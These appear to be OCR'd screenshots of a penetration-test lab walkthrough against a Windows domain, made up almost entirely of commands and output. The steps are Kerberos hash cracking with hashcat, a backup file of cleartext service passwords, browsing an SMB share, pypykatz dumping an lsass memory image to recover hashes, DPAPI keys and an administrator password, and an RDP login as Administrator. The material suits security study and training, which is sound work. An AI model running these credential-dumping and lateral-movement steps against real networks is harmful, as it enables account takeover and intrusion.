
```
hashcat -m 13100 hash  /usr/share/wordlists/rockyou.txt
```




```
❯ cat password.bak
srv_sqlserver:trustno1
srv_fileserver:coldplay14
srv_webservice:michelle1
srv_backup:princess1
```

```
srv_sqlserver:trustno1
srv_fileserver:coldplay14
srv_webservice:michelle1
srv_backup:princess1
```


▼ Shell




```
❯ smbclient  \\\\10.15.0.107/Audit$ -U svc_fileserver
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\svc_fileserver]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Dec 12 10:57:25 2025
  ..                                  D        0  Fri Dec 12 10:57:29 2025
  2024_Q1_Review                      D        0  Fri Dec 12 10:57:25 2025
  2024_Q2_Review                      D        0  Fri Dec 12 10:57:25 2025
  2024_Q3_Review                      D        0  Fri Dec 12 10:57:25 2025
  Compliance_Reports                  D        0  Fri Dec 12 10:57:25 2025
  Memory_Dumps                        D        0  Fri Dec 12 13:17:21 2025
  Network_Scan_Results                D        0  Fri Dec 12 10:57:25 2025
  Password_Audit                      D        0  Fri Dec 12 10:57:25 2025
  Security_Assessment                 D        0  Fri Dec 12 10:57:25 2025

                12946687 blocks of size 4096. 9635873 blocks available
smb: \> exit
❯ smbclient  \\\\10.15.0.107/Audit -U svc_fileserver
Can't load /etc/samba/smb.conf - run testparm to debug it
Password for [WORKGROUP\svc_fileserver]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Dec 12 10:57:25 2025
  ..                                  D        0  Fri Dec 12 10:57:29 2025
  2024_Q1_Review                      D        0  Fri Dec 12 10:57:25 2025
  2024_Q2_Review                      D        0  Fri Dec 12 10:57:25 2025
  2024_Q3_Review                      D        0  Fri Dec 12 10:57:25 2025
  Compliance_Reports                  D        0  Fri Dec 12 10:57:25 2025
  Memory_Dumps                        D        0  Fri Dec 12 13:17:21 2025
  Network_Scan_Results                D        0  Fri Dec 12 10:57:25 2025
  Password_Audit                      D        0  Fri Dec 12 10:57:25 2025
  Security_Assessment                 D        0  Fri Dec 12 10:57:25 2025

                12946687 blocks of size 4096. 9635873 blocks available
smb: \> get *
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \>
```




```
❯ ls
Downloads
findings.txt
Games
GetUserSPNs.py
lsass.DMP
password
password.bak
Pictures
policy_review.txt
README.txt
recommendations.txt
SOC2_Status.txt
system_diagnostic_DC01.zip
user.list
```



```
❯ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 14071222 (d6b5b6)
session_id 0
username WK100$
domainname NEXUS
logon_server
logon_time 2025-12-12T08:16:38.251019+00:00
sid S-1-5-18
luid 14071222
    == Kerberos ==
      Username: WK100$
      Domain: NEXUS.LOCAL

== LogonSession ==
authentication_id 13986856 (d56c28)
session_id 0
username Administrator
domainname NEXUS
logon_server WK100
logon_time 2025-12-12T08:15:45.265077+00:00
sid S-1-5-21-2666113447-2041371424-1304310785-500
luid 13986856

== LogonSession ==
authentication_id 432034 (697a2)
session_id 2
username UMFD-2
domainname Font Driver Host
logon_server
logon_time 2025-12-11T22:42:03.523593+00:00
sid S-1-5-96-0-2
luid 432034
    == MSV ==
      Username: WK100$
      Domain: NEXUS
      LM: NA
      NT: a7d606d84fbec5d27b2f7b9f52fd8d42
      SHA1: 38110b2e2fc153fbb943ecaf7917335cd955e5d0
      DPAPI: 0000000000000000000000000000000000000000
    == WDIGEST [697a2]==
      username WK100$
      domainname NEXUS
      password 94eada5c0b28b63893ec3241874d9523fb3bf532c420e2ac2ff09581fbeb7fba3a8da85ea6f9756fe0e1683c9bfe12e69f5634ebde7bc8d182ff204edd35bdfd193e1b3c1fcd1e011ddcddeb8a7c5504077388c
4f1f42d55e11cff7515b553cbd9abe02c1140f88085ef96a995e7e9299120ae161ed21f33ec131546dcd3c987938a18a2a2071ef5343605415737792841eeebf0a62825659a58a62d98b0a1d70b1a473424b38b7c5d9e15f3799e3
```



```
❯ pypykatz lsa minidump lsass.DMP | grep Admin
INFO:pypykatz:Parsing file lsass.DMP
username Administrator
username Administrator
      Username: Administrator
      username Administrator
      password Admin@123
      Username: Administrator
      username Administrator
      password Admin@123
```



Recycle Bin
Administrator: Command Prompt

```
C:\Users\Administrator\Desktop>whoami
nexus\administrator

C:\Users\Administrator\Desktop>_
```

Windows Server 2022 Standard Evaluation
Windows License valid for 178 days
Build 20348.fe_release.210507-1500
1:48 PM
12/12/2025

```
        masterkey 4637b88f5c742cb9aaf2c0ea012d09ca462c356e81b5ba367b08bbee2e1412d207db08
61e982cb7745341070096148b0fb9b5b0fba06306a314b418c7219ea83
        sha1_masterkey 070f157f3400a7a09fe3d1fbfa71d150140ad54b
      == DPAPI [3e7]==
        luid 999
        key_guid aeecfd74-0ad4-476f-b4db-949ed195b17e
        masterkey 52923ffda243f51890902b63f355159cdd665d9c09f26c955f4fa3921ae151f3910902
d3d6b4a29e729e72be7460853081751bc3e2073bcd4c9d3fe3f0d3120a
        sha1_masterkey 67ccbbc0eea9197fff91e30833c7f491993338b4
      == DPAPI [3e7]==
        luid 999
        key_guid 6dda8734-554e-4091-a843-f09051bcc7a0
        masterkey a34e8c19c76bf5847f25429758938a038cf6d87f92d8526c5632e696e886d1bb11659d
b55b51f2b260d84307335eca65863b520a186517104a34164e51665d6d
        sha1_masterkey d3e2b668152479320e08e83efc2b565a28e663c4
      == DPAPI [3e7]==
        luid 999
        key_guid 0160d108-3a04-476a-8b7a-5761c4ae5092
        masterkey cdd79438029ce4fcddf88b3b6f8cbd3b2a8a1a325da42afe185d91b65bd54fc6cb32c2
cb14de4293bc24177051aa82fdc3d3a5fc8bfafa8fc8f797d9e6c73b8d
        sha1_masterkey be360ba70c6c8f43946e772be00c979d87814e6c

❯ pypykatz lsa minidump lsass.DMP | grep Admin
INFO:pypykatz:Parsing file lsass.DMP
username Administrator
username Administrator
        Username: Administrator
        username Administrator
        password Admin@123
        Username: Administrator
        username Administrator
        password Admin@123
❯ xfreerdp /u:Administrator /p:'Admin@123' /v:10.15.0.107 /dynamic-resolution
[02:48:13:709] [292441:292442] [WARN][com.freerdp.crypto] - Certificate verification f
ailure 'self-signed certificate (18)' at stack position 0
[02:48:13:709] [292441:292442] [WARN][com.freerdp.crypto] - CN = WK100.NEXUS.local
[02:48:15:219] [292441:292442] [INFO][com.freerdp.gdi] - Local framebuffer format  PIX
EL_FORMAT_BGRX32
[02:48:15:219] [292441:292442] [INFO][com.freerdp.gdi] - Remote framebuffer format PIX
EL_FORMAT_BGRA32
[02:48:15:241] [292441:292442] [INFO][com.freerdp.channels.rdpsnd.client] - [static] L
oaded fake backend for rdpsnd
[02:48:15:241] [292441:292442] [INFO][com.freerdp.channels.drdynvc.client] - Loading D
ynamic Virtual Channel rdpgfx
[02:48:15:241] [292441:292442] [INFO][com.freerdp.channels.drdynvc.client] - Loading D
ynamic Virtual Channel disp
```